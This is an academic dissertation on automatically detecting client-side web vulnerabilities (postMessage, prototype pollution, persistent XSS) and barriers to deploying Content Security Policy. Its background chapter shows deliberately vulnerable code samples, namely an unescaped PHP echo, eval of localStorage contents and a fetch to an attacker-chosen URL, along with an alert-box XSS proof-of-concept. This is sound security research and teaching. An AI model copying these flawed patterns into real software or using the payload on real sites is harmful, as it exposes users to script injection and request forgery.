Saarland University

# Understanding Emerging Client-Side Web Vulnerabilities using Dynamic Program Analysis

Dissertation
zur Erlangung des Grades
des Doktors der Ingenieurwissenschaften
der Fakultät für Mathematik und Informatik
der Universität des Saarlandes

von
Marius Steffens

Saarbrücken, 2021

| | |
|---|---|
| Tag des Kolloquiums: | 28.06.2021 |
| Dekan: | Prof. Dr. Thomas Schuster |

**Prüfungsausschuss:**

| | |
|---|---|
| Vorsitzender: | Prof. Dr. Christoph Sorge |
| Berichterstattende: | Dr.-Ing. Ben Stock |
| | Prof. Dr. Cas Cremers |
| | Prof. Dr. Andrei Sabelfeld |
| Akademischer Mitarbeiter: | Dr. Francis Somé |

# Zusammenfassung

JavaScript ist die treibende Kraft hinter all den Web Applikationen, die wir heutzutage täglich nutzen. Allerdings ist über die Zeit hinweg gesehen die Masse, aber auch die Komplexität, von Client-seitigem JavaScript Code stetig gestiegen.

Außerdem finden Sicherheitsexperten immer wieder neue Arten von Verwundbarkeiten, meistens durch manuelle Analyse des Codes. In diesem Werk untersuchen wir deshalb Methodiken, mit denen wir automatisch Verwundbarkeiten finden können, die von postMessages, veränderten Prototypen, oder Werten aus Client-seitigen Persistenzmechnanismen stammen.

Unsere Ergebnisse zeigen, dass die untersuchten Schwachstellen selbst unter den populärsten Websites weit verbreitet sind, was den Bedarf an automatisierten Systemen zeigt, die Entwickler bei der rechtzeitigen Aufdeckung dieser Schwachstellen unterstützen. Anhand der in unseren empirischen Studien gewonnenen Erkenntnissen geben wir Empfehlungen für Entwickler und Browser-Anbieter, um die zugrunde liegenden Probleme in Zukunft anzugehen. Zudem zeigen wir auf, dass Sicherheitsmechanismen, die solche und ähnliche Probleme mitigieren sollen, derzeit nicht von Seitenbetreibern eingesetzt werden können, da sie auf die Funktionalität von Drittanbietern angewiesen sind. Dies zwingt den Seitenbetreiber dazu, zwischen Funktionalität und Sicherheit zu wählen.

# Abstract

Today's Web heavily relies on JavaScript as it is the main driving force behind the plethora of Web applications that we enjoy daily. The complexity and amount of this client-side code have been steadily increasing over the years.

At the same time, new vulnerabilities keep being uncovered, for which we mostly rely on manual analysis of security experts. Unfortunately, such manual efforts do not scale to the problem space at hand. Therefore in this thesis, we present techniques capable of finding vulnerabilities automatically and at scale that originate from malicious inputs to postMessage handlers, polluted prototypes, and client-side storage mechanisms.

Our results highlight that the investigated vulnerabilities are prevalent even among the most popular sites, showing the need for automated systems that help developers uncover them in a timely manner. Using the insights gained during our empirical studies, we provide recommendations for developers and browser vendors to tackle the underlying problems in the future. Furthermore, we show that security mechanisms designed to mitigate such and similar issues cannot currently be deployed by first-party applications due to their reliance on third-party functionality. This leaves developers in a no-win situation, in which either functionality can be preserved or security enforced.

# Background of this Dissertation

In the following, we discuss the papers that lay the foundation of this thesis. All of these research projects were lead by the author of this thesis, however, we highlight parts that were conducted by others than the author of this thesis. Except one paper which we intend to submit to the 2022 spring deadline of the IEEE Symposium on Security and Privacy, all the others have been accepted and presented at top peer-reviewed conferences in the field of IT security.

Chapter 4 is based on our work [P1] presented at CCS 2020, where we detail a system capable of automatically uncovering and validating vulnerabilities in postMessage handlers found throughout top websites.

In Chapter 5, we present a systematic evaluation of the threat landscape of Prototype Pollution vulnerabilities based on work [P2] that we intend to submitted to the 2022 spring deadline of the IEEE Symposium on Security and Privacy.

Our work published at NDSS 2019 [P3] is discussed in Chapter 6, where we explore the dangers associated with Client-Side Cross-Site Scripting vulnerabilities that use data persistently stored on the victim's machine. This work builds upon earlier work from Lekies et al. [67], in particular, we utilize their taint-aware Chromium engine to collect our data flows and re-implement the exploit generation techniques and refine them for our domain. Therefore, we only discuss these parts briefly in this work and present implementation details solely where our work expanded prior work. Ben Stock implemented the exploit generation techniques for JavaScript sinks, which is why we do not discuss implementation details for those as well.

In Chapter 7, we reason about the hardships that developers face when deploying Content Security Policies which is based on work [P4] published at NDSS 2021. Marius Musch implemented the mechanisms capable of collecting precise inclusion relations in modern Web applications and its counterpart in our open-source tool SMURF which helps developers uncover problematic inclusion chains, therefore, we omit technical details about these collection mechanisms. Ben Stock conducted the analysis on the code drift that is present in the paper, however, this analysis was omitted in this thesis.


[P1] Steffens, M. and Stock, B. PMForce: Systematically Analyzing postMessage Handlers at Scale. In: *ACM Conference on Computer and Communications Security*. 2020.

[P2] Steffens, M. and Stock, B. PPGadgets: Finding Prototype Gadgets in Client-Side Web Applications using Concolic Testing. In: *Under Submission*. 2021.

[P3] Steffens, M., Rossow, C., Johns, M., and Stock, B. Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild. In: *Network and Distributed System Security Symposium*. 2019.

[P4] Steffens, M., Musch, M., Johns, M., and Stock, B. Who's Hosting the Block Party? Studying Third-Party Blockage of CSP and SRI. In: *Network and Distributed System Security Symposium*. 2021.

## Further Contributions of the Author

In addition to these primary works, we have co-authored two additional papers ([S2] [S1]). The former explores the prevalence of third-party induced Cross-Site Scripting vulnerabilities and proposes a defense mechanism employable by the first party that mitigates such vulnerabilities. In the latter work we show that security mechanisms are implemented inconsistently throughout subpages of the same registrable domain, effectively thwarting their protection. We also present Site Policy, a unifying security mechanism that allows developers to centrally configure their sites security, while enabling automated tools to confirm that no security issues can arise due to inconsistent configurations.


[S1] Calzavara, S., Urban, T., Tatang, D., Steffens, M., and Stock, B. Reining in the Web's Inconsistencies with Site Policy. In: *Network and Distributed System Security Symposium*. 2021.

[S2] Musch, M., Steffens, M., Roth, S., Stock, B., and Johns, M. ScriptProtect: Mitigating Unsafe Third-Party JavaScript Practices. In: *ACM ASIA Conference on Computer and Communications Security*. 2019.

# Acknowledgments

This thesis is the product of a journey that was made possible, and more importantly enjoyable, due to the many great encounters with others along the way.

First, I want to thank my advisor Ben Stock for being a fantastic academic mentor and for sparking my interest in Web security. But, I am even more grateful for the continued support throughout the years, especially in my undergrads, that helped me grow my technical skillset and motivated me to strive for excellence. I would also like to extend my thanks to the reviewers of this thesis Andrei Sabelfeld, Ben Stock and Cas Cremers, for taking the time to review this thesis. Naturally, I am grateful to all of my collaborators: Christian Rossow, Dennis Tatang, Marius Musch, Martin Johns, Sebastian Roth, Stefano Calzavara, and Tobias Urban.

I want to thank Aurore Fass and Sebastian Roth for being awesome lab mates. My experience would not have been the same without the fruitful discussions, the celebration of successes, and the small things that made everyday office life enjoyable. Furthermore, I want to thank my peers here at CISPA and during university life: Alexander Rassier, Giada Stivala, Gordon Meiser, Lea Gröber, Mathias Fassl, Oliver Schedler, Pierre Laperdrix, Simeon Hoffmann, and Soheil Khodayari, for the wonderful time spent together, be it during discussions, in Mensa, or during the "Usable Swagtivities". I am very thankful for everybody that I was fortunate enough to meet at CISPA, as you contributed to such an enjoyable working atmosphere.

Lastly, I want to thank my friends and family for helping me retain my sanity with their support and love throughout my studies.

# Contents

# List of Figures

# List of Tables

# 1 Introduction

Today's Web heavily relies on JavaScript as the main driving force behind the plethora of applications that we enjoy on a day-to-day basis. Be it applications that enable remote work, help us to keep in touch with our friends and families, or allow us to spend our leisure time with sheer limitless options at our fingertips via Web browsers. Unfortunately, this apparent paradise has a track record of being riddled with vulnerabilities [115]. Some of these vulnerabilities are unique to the Web platform, and the most prominent representatives include *Cross-Site Scripting* (XSS) and *Cross-Site Request Forgery* (CSRF).

Such vulnerabilities enable malicious actors, among other things, to steal sensitive information such as the credentials of their victims, impersonate them against the server-side code and abuse their computational resources for financial gains. We can distribute these vulnerability classes into either server-side or client-side vulnerabilities depending on where the vulnerable piece of code resides. In this thesis, we study the threat surface that attackers can abuse on the client-side of modern Web applications that fall outside of the classical malicious inputs that originate from the URL [67, 77, 52], while focusing on those prominent vulnerability classes. JavaScript is notoriously known to be challenging to analyze statically [73]. Unfortunately, techniques that turn static analysis challenging are frequently used throughout the Web with code transformation techniques such as minification or obfuscation [111]. Thus, we explore these threats through the lens of dynamic program analysis, which allows us to trace potentially vulnerable data flows through Web applications and provide techniques to assert exploitability automatically based on the values observed at run time.

First, we explore the threat surface exhibited by postMessage handlers that attackers can abuse. The postMessage API is a controlled relaxation of the Same Origin Policy and allows two frames to exchange arbitrary serializable data. Attackers that manage to coerce an application to performing a security-sensitive operation via such messages, e.g., execute code on behalf of the sending frame or to leak sensitive information back to the sender, pose a grave threat to the security of modern applications. In 2013, Son et al. [112] performed a study on the top 10,000 sites, in which they highlighted dangers such as XSS and state manipulation vulnerabilities. Yet, their efforts were limited to manual analysis. To that end, we form the first research question that we aim to answer in this thesis: *RQ1: How can we automatically find postMessage based vulnerabilities in a scalable fashion?* Answering this question allows us to provide an updated view of the threat landscape of postMessage based vulnerabilities and provides developers with tools that enable them to automatically find and remediate such issues without the need for manual investigations.

Next, we study the threat of client-side prototype pollution vulnerabilities. Their server-side counterpart has been shown to lead to impactful vulnerabilities that allow an attacker to execute arbitrary code on the victim server [4]. This emerging threat showcases another avenue in which attackers can tamper with values that can be inadvertently used in dangerous sink functions. Besides a public repository that collects information about vulnerable client-side libraries [14], we lack any information on the prevalence of pollutions in popular websites. Furthermore, we lack insights into how websites are making use of values defined on prototypes in benign use cases. To close this gap, we propose the following research question: *RQ2: How prevalent are prototype*

*pollution gadgets in popular websites? And, what inherent properties do attackers rely on when abusing such issues?*. Once we can answer this research question, we can also propose an appropriate countermeasure that helps developers mitigate the dangers of this subtle language quirk.

As a third scenario in which attackers might coerce the application to perform malicious behavior, we study the threat of alterations to client-side storage mechanisms. Similarly to the sources of data flows mentioned earlier, if an application makes use of such persisted values in a dangerous sink function, attackers can gain code execution via XSS. As opposed to the previous settings, any such vulnerability would be persistent as the flow is executed on each subsequent page visit aggravating the impact of a single vulnerability. Thus, our next research question is then *RQ3: How can attackers influence the contents of client-side storage mechanisms? And, how prevalent are exploitable flows from client-side persistence to code execution?*

While most of the issues that we uncovered could be mitigated by appropriate deployments of the Content Security Policy, research has shown that the deployment of this security mechanism severely lags behind [55]. Additionally, most sites attempting the deployment of a CSP make use of trivially bypassable policies [18, 138], or even abandon their deployments at some point altogether [105]. To shed light on what might be root causes for these observations, we ask ourselves: *RQ4: How does third-party behavior impact the first party's ability to deploy meaningful Content Security Policies?* In particular, any first party willing to deploy a meaningful CSP can refactor their own codebase, yet, they need the cooperation of all of their third parties if those contribute incompatible code before being able to deploy the mechanism without breaking functionality.

## 1.1 Contributions

In this thesis we examine three classes of client-side Web vulnerabilities and investigate how the organically grown structure of the Web thwarts the deployment of mitigation techniques that were specifically designed to assist developers in securing their applications.

### 1.1.1 Investigating postMessage Vulnerabilities (RQ1)

We discuss methods that allow us to automatically uncover security issues in postMessage handlers, such as Cross-Site Scripting and state manipulation attacks, as well as privacy issues, such as leakage of sensitive information. The insecurities of postMessage handlers were already studied in 2013 by Son et al. [112], where they were able to find vulnerabilities in 84 of the top 10,000 sites. Unfortunately, their work was based on manual examination of the handler functions, which no longer scales to the problem space of 27,000 hash-unique handlers, which we could observe in our latest experiments. To tackle this challenge, we present a dynamic execution framework for JavaScript, augmented with forced execution and taint tracking, that automatically collects security- and privacy-relevant program traces from postMessage handlers. Based on these traces, we show the feasibility of encoding exploitability as constraints, which allow us to

automatically generate payloads that trigger malicious functionality using a state-of-the-art SMT solver. With this pipeline in place, we report on the most comprehensive study of the threat landscape of postMessage handlers as of today.

### 1.1.2 Analyzing Client-Side Prototype Pollution Vulnerabilities (RQ2)

Prototype Pollution vulnerabilities have been shown to introduce remote code execution vulnerabilities in popular server-side applications [4, 10], yet, our knowledge on their client-side counterparts is limited to manual examination of popular libraries [14]. To close this research gap, we present a concolic engine allowing us to find so-called prototype gadgets, i.e., benign code that introduces malicious behavior if attackers manage to tamper with JavaScript prototypes. We utilize our pipeline to conduct a measurement of the threat of such prototype gadgets among the top 100 most important applications according to Tranco [100]. With our insights about the threat landscape in client-side code, we present a security mechanism to mitigate the impact of attacker-controllable prototypes. We observe that real-world sites rarely use JavaScript behavior that attackers usually rely on to abuse prototype gadgets. Thus, we can change the Web platform to disallow such behavior by default and offer controlled relaxations where such behavior is needed for benign use cases.

### 1.1.3 Uncovering Persistent Client-Side XSS Vulnerabilities (RQ3)

In this work, we show the dangers of introducing persistent Cross-Site Scripting vulnerabilities, which originate from client-side storage mechanisms, thus persist across page reloads and browsing sessions. Besides state manipulations introduced over faulty postMessage handlers, we discuss two attacker models that are capable of tampering with those storage mechanisms and present an approach relying on taint tracking and automated exploit generation techniques to uncover such issues. We then report on a large-scale empirical study highlighting that 8% of the most popular 5,000 applications carry such flaws. Furthermore, we provide detailed insights into the use-case that we distilled from the real-world vulnerabilities and we provide recommendations for developers to address the underlying issues.

### 1.1.4 Studying Third-Party Blockage of CSP (RQ4)

We were able to observe that client-side Web vulnerabilities are prevalent throughout the most important applications. Yet, with the Content Security Policy, the Web platform provides a security mechanism that, if configured properly, allows websites to mitigate the dangers associated with injection vulnerabilities and framing-based attacks. Unfortunately, we have seen plenty of research that showcased missing [55] and insecure deployment [138, 18, 105] of these security mechanisms in the wild.

The ability to deploy Content Security Policies depends on the compatibility of the complete code base, including any third-party scripting resources present in the site. To understand to what extent third parties are limiting the applicability of these measures, we first derive the notion of an extended Same Party, which allows us to differentiate between first and third parties, as well as among different third parties.

We use heuristics based on co-occurrence patterns paired with manual vetting, which allow us to highlight the need for techniques that consider more information than the registrable domain, as was done by prior work [63, 49]. We use this party definition to then analyze the incompatible behavior that third-party code introduces, which necessitates unsafe compatibility modes of the Content Security Policy, hampers with host-based allowlists, or that is incompatible with `strict-dynamic`.

## 1.2 Outline

This thesis is structured into eight chapters. Chapter 2 discusses the relevant technical background knowledge for our work. In Chapter 3, we provide an overview of the related research fields. Chapter 4 is the first chapter that constitutes the main research work detailed in this thesis. We elaborate on a system that allows us to uncover vulnerabilities in postMessage handlers based on forced execution and dynamic taint analysis. We report on the most comprehensive analysis of this threat to date, finding abusable handlers that affect 379 sites. In Chapter 5, we detail our investigation of client-side prototype pollution gadgets. We present a concolic execution engine and report on a study of the 100 most popular sites, finding vulnerabilities in 36 of them. Furthermore, we propose a security mechanism that completely eradicates the threat of prototype gadgets for the majority of sites. We close our examination of vulnerabilities by investigating the threat of persistent client-side XSS in Chapter 6. Here, we detail how we employed taint tracking and automated exploit generation techniques to find vulnerabilities in 418 of the 5,000 most popular applications. Uncovering those vulnerabilities allows us to investigate benign use-cases and propose appropriate fixes for website developers that are functionally equivalent yet no longer vulnerable. We follow this up with an investigation on the first parties' ability to deploy a Content Security Policy in Chapter 7. Here we show that third-party behavior heavily limits a site's ability to deploy a sound CSP, leaving them in a situation where they can either have third-party functionality or employ sound XSS mitigations. We conclude this thesis in Chapter 8 by reasoning about overarching takeaways, limitations, and possible avenues for future research, before providing our final concluding remarks.

# 2
# Technical Background

In the following chapter, we discuss the relevant technical background for our work. We begin by examining essential Web technologies such as HTML, JavaScript, and Browser APIs that become relevant once we discuss our investigated classes of vulnerabilities. We follow this up with a discussion of the Web's most fundamental security concept, the Same Origin Policy, and discuss the postMessage API, a controlled relaxation of the Same Origin Policy. Further, we discuss fundamentals about Cross-Site Request Forgery and Cross-Site Scripting vulnerabilities and the Content Security Policy, which provides means to mitigate Cross-Site Scripting.

## 2.1 Hypertext Markup Language

Hypertext Markup Language (HTML) is the de-facto standard used for documents accessible via the Web. It is a platform-independent markup language [11], that is currently standardized by the World Wide Web Consortium (W3C) [132]. In essence, HTML consists of tags that, e.g., allow developers to reference other documents using so-called anchors or present forms to the users that can be filled with information and subsequently submitted to the server. Besides such functional tags, HTML also provides various options to compose graphical user interfaces that can then be rendered into an interactive user interface, e.g., displayed in a user's browser.

With HTML as a building block, developers can compose powerful and interactive applications, such as Web email clients or social networks. To achieve this level of sophistication, HTML has grown over the years to allow for the integration of scripting languages such as JavaScript [127], and continuously provides new features such as integration of audio and video resources [130] natively, for which developers needed to resort to technologies such as Flash in the past [25].

## 2.2 JavaScript

By including a scripting language such as JavaScript into Web applications, developers can compose dynamic applications that react based on user interaction. JavaScript is an implementation of the ECMAScript standard [32], which was initially developed by Brendan Eich as part of bringing scripting languages to the Netscape Navigator. Over the years JavaScript became a general-purpose programming language, and gained popularity for server-side applications with the advent of interpreters like `Node.js` [93].

### 2.2.1 JavaScript Prototype Inheritance

JavaScript does not have a classical hierarchical inheritance model like, e.g., Java or Python. Instead, JavaScript implements inheritance through so-called *prototypes*. They allow for inheritance of properties and functions from Prototype Objects, defined on most objects, except if explicitly removed. For example, the String prototype contains all relevant string operations defined in the ECMAScript standard [32], making them available to all string values as their prototype is automatically set to the String prototype object. Prototypes can, in fact, most of the time do, form a chain, e.g., the prototype of the String prototype itself is the Object prototype on which, e.g., the

`hasOwnProperty` function is defined. Whenever there is an access to an object's property, the runtime engine first checks if the object itself defines the property and, if not, checks the object's prototype (recursively). This means that as long as a property exists in any of the prototypes along this *prototype chain*, it can be accessed *on* the original object. This means that if we access the `hasOwnProperty` property on a string, the engine first checks if it was defined on the specific instance of this string, then search in the String prototype, and lastly, find the property defined on the Object prototype. It is worth noting that we can also explicitly define a property on an object; in that case, the prototype chain is not traversed (e.g., if we want to implement our own variant of `hasOwnProperty`).

### 2.2.2 Document Object Model and Browser APIs

The most prominent use case for JavaScript on the client-side of Web applications is the interaction with the underlying rendered HTML document via the Document Object Model (DOM). This API represents the rendered document in a tree-like structure based on the hierarchical structure of the HTML document. It allows JavaScript to access, append and even delete parts of this tree structure, allowing developers to, e.g., dynamically substitute content on the page or include further scripting resources that subsequently run inside the same page.

Besides access to the DOM, JavaScript running in modern browsers can access a plethora of other APIs that allow, e.g., access to client-side storage mechanisms in the form of the Web Storage API [129], or access to the postMessage API [86] that allows for cross-frame communication.

### 2.2.3 Storage Mechanisms

On the client-side, we have various APIs that allow developers to store user-specific information, such as session identifiers or user preferences. Among the most prominent variants of information stored on the client-side are cookies [7]. They were proposed to overcome the inherent statelessness of the Hypertext Transfer Protocol (HTTP), which is the primary application-level protocol used on the Web.

In essence, a cookie is a key-value tuple stored in the user's browser for a specified duration or until the current session is closed. It allows for storing textual information, and cookies are attached to every HTTP request issued to a matching server. A matching server is determined via the hostname of the accessed server and the accessed path in the URL of the request. Cookies can be set either, by using the `Set-Cookie` response header or by using the `document.cookie` DOM API.

In most browsers, cookies are by default bound to the specific hostname associated with the loaded resource. However, they can be set with a specific host as part of the cookies `Domain` attribute. Setting this property to either the hostname of the currently visited resource or to a parent (up to the registrable domain) instructs the browser to attach this cookie to all requests issued to a *subdomain* of the specified host. With cookies being bound to hostnames, it is also possible to set cookies on HTTP resources that are then sent along to HTTPS resources and which can be accessed by JavaScript running in HTTPS documents vie `document.cookie`.

The original specification, [60], advocates for cookies to allow at least 4,096 bytes per cookie value. However, they do not allow for storage of arbitrary data as, e.g., the semicolon is a special character used to delimit cookie options from one another.

Web storage [129] comprises two disjunct storage containers, namely session, and local storage. The former is persistent only within one browsing session of a specific window, whereas the latter provides persistent storage across browsing sessions and windows. Like cookies, they allow for storage of textual information, however, they are meant to store larger chunks of information and information that does not need to be sent to the server on every request.

Unlike cookies, however, Web Storage is bound to an origin, which we investigate alongside the Web's most fundamental security policy, the Same Origin Policy, in the following.

## 2.3 Same Origin Policy

With sensitive information being displayed in user's browsers, e.g., account balances in their banking applications or credentials for their favorite social network, interactions between different applications need to be strictly governed, as not to allow a malicious page to simply act within the banking application in the name of the currently logged-in user, or to steal the user's credentials of the social media application. The most basic security principle that guides such interactions is the Same Origin Policy (SOP). An *origin* comprises the tuple of (protocol, hostname, port), and any two resources need to share the same origin to be able to interact with one another freely. If they do not share the same origin, e.g., when an attacker page embeds the banking application via an `iframe` tag, they are not allowed to access the DOM of the banking application via JavaScript that runs in the origin of the attacker page. Similarly, JavaScript that issues a cross-origin request, cannot read the response to such a possibly authenticated request by default.

Due to the inherent strictness of this fundamental security mechanism, various controlled relaxations such as Cross-Origin Resource Sharing (CORS), which is now part of the `Fetch` specification [134], or the postMessage API [86] have been implemented into the Web platform over the years. These controlled relaxations allow developers of different applications, particularly from different origins, to exchange information in a purely opt-in manner. While CORS governs the access to responses to cross-origin requests, the postMessage API is the most interesting cross-origin communication mechanism for this work.

### 2.3.1 postMessage API

The postMessage API is defined on any frame that can be accessed in a given page, which might be an embedded iframe but also a reference to any parent window or popup [86]. It allows for dispatching of arbitrary JavaScript objects that can be serialized using the structured cloning algorithms [82]. These dispatched objects are passed as events to handler functions defined in the receiving frames as depicted in Figure 2.1.

```
1  // running at https://foo.com
2  function handler(event){
3      if(event.origin == 'https://bar.org' && event.data == 'Ping')
4          event.source.postMessage('Pong','https://bar.org')
5  }
6  window.addEventListener('message', handler);
7
8  // running at https://bar.org
9  foo_window.postMessage('Ping', 'https://foo.com')
```

**Figure 2.1:** Simple postMessage Example

To allow the sending frame to ensure the secrecy of messages that might contain sensitive information, the postMessage API allows to specify an origin as a parameter. If provided with an origin and not the wildcard (*) as input, the browser ensures that the message is only dispatched to the frame if the provided origin matches the document's origin. Similarly, the browser attaches the origin of the sending frame to the event (event.origin) that is passed to the handler function on the receiving side to allow the application to verify the integrity of the message before conducting sensitive operations within the origin of the receiving page. The browser also attaches a reference to the sending entity (event.source) to allow applications to establish a two-way communication channel.

## 2.4 Cross-Site Request Forgery

As the SOP is very strict in how it allows applications to interact with one another, attackers need to either circumvent the restriction of the SOP by tricking target applications into exhibiting malicious behavior or abuse properties of the Web platform not governed by the SOP. One such property is the ability to issue authenticated requests to cross-origin endpoints. While we have seen that reading responses of requests is governed by a combination of the SOP, together with CORS as a controlled relaxation, attackers can still issue `simple` requests without any of the two mechanisms interfering. In CORS terms, a simple request is one that uses either `HEAD`, `GET`, or `POST` as HTTP verb, and only adds headers that are CORS-safelisted [134], among some other minor restrictions as specified in the standard.

For example, assume a banking application that allows users to issue transactions via a form displayed on their page. An attacker can mimic this form on their own page and automatically submit it with pre-filled information that issue a money transfer to the attacker's bank account without the user's consent. For the server-side code, it appears as if the transaction was instructed by the user, as the browser attaches the cookies to the request issued to the banking server.

While there exist various mechanisms that protect against cross-site requests, e.g., in the form of Double Submit cookies and CSRF tokens [8], SameSite Cookies [85], or new mechanisms such as Fetch Metadata [131], they all more or less enforce that authenticated requests can only be issued from within the same origin or site.

```
1  // visiting https://example.com?analytics=https://anatlytics.com
2
3  function parseQueryParameters(){
4    // parse parameters and return as object
5  }
6
7  function sendAnalytics(dataToSend){
8    let queryParams = parseQueryParameters();
9    let analyticsUrl = queryParams["analytics"];
10   fetch(analyticsUrl + "?" + dataToSend);
11 }
```

**Figure 2.2:** Client-Side Cross-Site Request Forgery Example

Unfortunately, if an attacker manages to coerce the application into issuing a request on their behalf, which we call a client-side Cross-Site Request Forgery, any of the aforementioned mitigation strategies are no longer able to prevent such malicious requests [52]. A simple example of how an attacker might be able to coerce an application into issuing such requests can be seen in Figure 2.2. In this example, the application performs a request to the URL provided in the query parameter `analytics`. As we typically assume the attacker to be able to control the URL, e.g., they might point an iframe in their own page to the URL, or they might lure users into clicking on a link, the attacker can point this URL to any endpoint that they want to issue a request to, e.g., the transaction endpoint. In this specific case, attackers would be able to circumvent SameSite cookies, Double Submit Cookies, and server-side mechanisms relying on Fetch Metadata [131]. Yet, depending on the application's behavior, it might also attach tokens to requests that are controllable by an attacker, thus invalidating the protection offered from the CSRF tokens.

## 2.5 Cross-Site Scripting

In a similar vein, attackers have a great incentive to execute their own code in the origin of a target Web application. This allows them to impersonate the user against the application's server and even steal the user's credentials. As the SOP prevents direct scripting access, attackers need to rely on the target application erroneously introducing attacker code into their own document.

In terms of Cross-Site Scripting vulnerabilities, there exist the textbook taxonomy of Client-, Server-, and DOM-based Cross-Site Scripting. In this work, however, we advocate for a taxonomy that spans Cross-Site Scripting into four distinct classes based on the dimensions of the locality of the vulnerable code and attack persistence as presented in our earliest work [P3]. In terms of different levels of persistency, vulnerabilities can either be reflected, that is, they only persist for as long as the user visits the attacker provided page, or they might trigger on each subsequent page visit initiated by the user after the initial infection of a persistent storage mechanism of the attacker. Similarly, the attacker might either abuse server-side code, e.g., the PHP code that blindly reflects attacker-controllable parameters in the HTML document served to

```php
<?php
$username = $_GET["username"];
echo "<h2> Hello $username, today is a lovely day!</h2>";

// visit with query ?username=<script>alert(1)</script>
```

**Figure 2.3:** Reflected Server-Side Cross-Site Scripting Example

```javascript
async function loadLibFromCache(){
  let libLocation = "https://example.com/lib.js";

  // if lib is not yet cached, fetch it and put into localStorage
  if(!localStorage["libCode"]){
    let response = await fetch(libLocation);
    localStorage["libCode"] = await response.text();
  }

  // load the library
  eval(localStorage["libCode"])
}
```

**Figure 2.4:** Persistent Client-Side Cross-Site Scripting Example

the user or client-side JavaScript code that uses DOM functionality to executed further code, e.g., by using the eval function.

Figure 2.3 depicts the classical textbook reflected server-side XSS in PHP, where an attacker would be able to add arbitrary script tags in the `username` property. In this scenario, an attacker would lure the user to the URL depicted in line 5 of Figure 2.3, and the attacker's payload would be executed in the victim's browser for as long as the page remains loaded in the browser. The payload merely consists of opening an alert box, yet, this only serves as a proof of concept and can be substituted with arbitrary malicious code.

On the contrary, Figure 2.4 shows a persistent client-side XSS, in which the JavaScript code supposedly uses local storage to cache library code, which is executed via eval on each page visit. An attacker capable of tampering with this storage entry can plant their malicious payload, which is then executed whenever the victim visits said page.

## 2.6 Content Security Policy

In its original form, the Content Security Policy (*CSP*) was meant to mitigate the effects of XSS and enables developers to limit the resources which could be loaded into their site [114] by specifying an appropriate `Content-Security-Policy` response header or HTML `meta` tag. This restriction is achieved by providing an allowlist of hosts from which external content can be included, in combination with disallowing potentially dangerous constructs such as inline scripts, inline event handlers, and `eval`-like functionalities by default.

To allow for backward compatibility in using those unsafe practices while rolling out a strict CSP, `unsafe-inline` and `unsafe-eval` are part of the CSP specification. Deploying a policy with `unsafe-inline` essentially allows an attacker abusing an injection vulnerability to insert their script content directly as an inline script as depicted in our example Figure 2.3; such policies cannot mitigate XSS. Thus, developers would be tasked with removing any inline script in their codebase to deploy a policy that would not be trivially bypassable due to `unsafe-inline`. Since this would mandate significant engineering effort, CSP level 2 added nonces and hashes [128]. Through this, developers can attach a nonce to each script, making it executable if the nonce matches any nonce supplied in the CSP; similarly, scripts can be allowed through their hash sum. It must be noted, though, that event handlers cannot be allowed in this fashion universally. The only option to allow inline event handler execution is to add `unsafe-hashes` [133] to the `script-src` directive, which enables event handlers to be executed if their hash is explicitly allowed. Yet, this directive currently lacks universal support across browsers [36]. Orthogonally, if a site operator needs to use `eval`, they have to resort to `unsafe-eval`.

Weichselbaum et al. [138] proposed `strict-dynamic` to alleviate the burden of keeping a CSP up to date with all the hosts being added by third parties. If this mode is enabled, any script that is allowed through a hash or a nonce can *programmatically* add additional scripts, i.e., by using `createElement` and `appendChild`, but not `document.write`. Notably, when this option is enabled, any host-based allowlist is disabled, meaning that even inclusions from the same host must be done programmatically, carry a nonce, or coincide with a hash provided in the CSP.

# 3
# Related Work

This chapter provides information about the areas of research that relate to the main topics discussed in this thesis. We first elaborate on research in the area of Web vulnerability detection. We follow this discussion with information about advances in the area of dynamic program analysis, which lay the foundation for the systems that we design to measure the prevalence of individual vulnerabilities. Next, we discuss research on security mechanisms for the Web and the impact of third-party code on the security of the first party in a broad sense, which ties into our discussion of how third-parties prevent first party developers from being able to meaningfully apply the Content Security Policy as mitigation against XSS.

## 3.1 Analysis of Web Vulnerabilities

With XSS being one of the most dangerous Web vulnerabilities, there have been plenty of studies that focussed on the detection and mitigation of XSS, which at first was limited to analyzing server-side code [12, 89, 99, 118, 87, 39].

In 2008, Balzarotti et al. [5] analyzed the sanitization techniques employed on user input, concluding that frequently regular expression checks, denylists, and string manipulations employed to thwart XSS were incorrectly implemented. Such issues allow attackers to exploit the vulnerability even in the presence of security-aware developers due to their misconfigurations. We can confirm that similar issues arise, e.g., when applications employ regular expression checks to verify the origin of incoming postMessages. Yet, our results indicate that those issues are less prevalent than initially discussed by Son et al. [112] in their manual investigations of postMessage handlers.

Klein [56] unveiled that XSS was not limited to the server-side code, but rather that incorrect usage of attacker-controllable values on the client side could still introduce XSS once such values were used in DOM sinks. This type of XSS was initially dubbed DOM-based XSS but is nowadays referred to as client-side XSS. Naturally, this led to follow-up work by Saxena et al. [108], in which they used taint-enhanced black-box fuzzing in order to find injection vulnerabilities in JavaScript code.

In a similar vein, Lekies et al. [67] presented the first automated, large-scale analysis of client-side XSS vulnerabilities. They patched a taint-tracking engine into the Chrome browser, allowing them to track data flows that originate from attacker-controllable sources, such as the URL, into the dangerous DOM functionalities that enable XSS. Using these collected data flows paired with an automated exploit generation, they were able to show that 10% of the 5,000 most popular sites were susceptible to a reflected client-side XSS. In our work detailed in Chapter 6, we built upon their work and extended it to find persistent client-side XSS vulnerabilities. This allows us to study threats of persistent client-side payloads as outlined by Hanna et al. [41]. Melicher et al. [77] improved on the initially outlined exploit generation process, allowing for 83% more exploits to be found when directly compared with the techniques of Lekies et al., which we also incorporated in our analysis when investigating the capabilities of the Web attacker to persist an otherwise present reflected client-side XSS.

In 2013, Son et al. [112] presented the first systematic security and privacy analysis of postMessage handlers showcasing real-world vulnerabilities, such as XSS, in 84 of the top 10,000 sites by manually analyzing 136 handler functions. We can show that

the steep increase in postMessage handlers renders any manual efforts of studying this threat infeasible. To close this gap, we propose a system capable of automatically detecting postMessage based vulnerabilities, and we provide an updated measurement on the threat landscape in Chapter 4.

A recent study of Lekies et al. [66], highlighted the dangers of so-called script gadgets, allowing attackers to get code execution without the direct injection of script elements. They abuse library functions that introduce attacker controllable code extracted from injected DOM elements, which bypasses even sound deployments of the Content Security Policy. Prototype gadgets, which we aim to find in Chapter 5, are similar in nature as they abuse the fact that an attacker can coerce the benign gadget code to exhibit malicious behavior once they are able to manipulate the environment. In our case, however, we study such gadgets when attackers are able to tamper with JavaScript prototypes, as opposed to attackers being able to inject non-script HTML code.

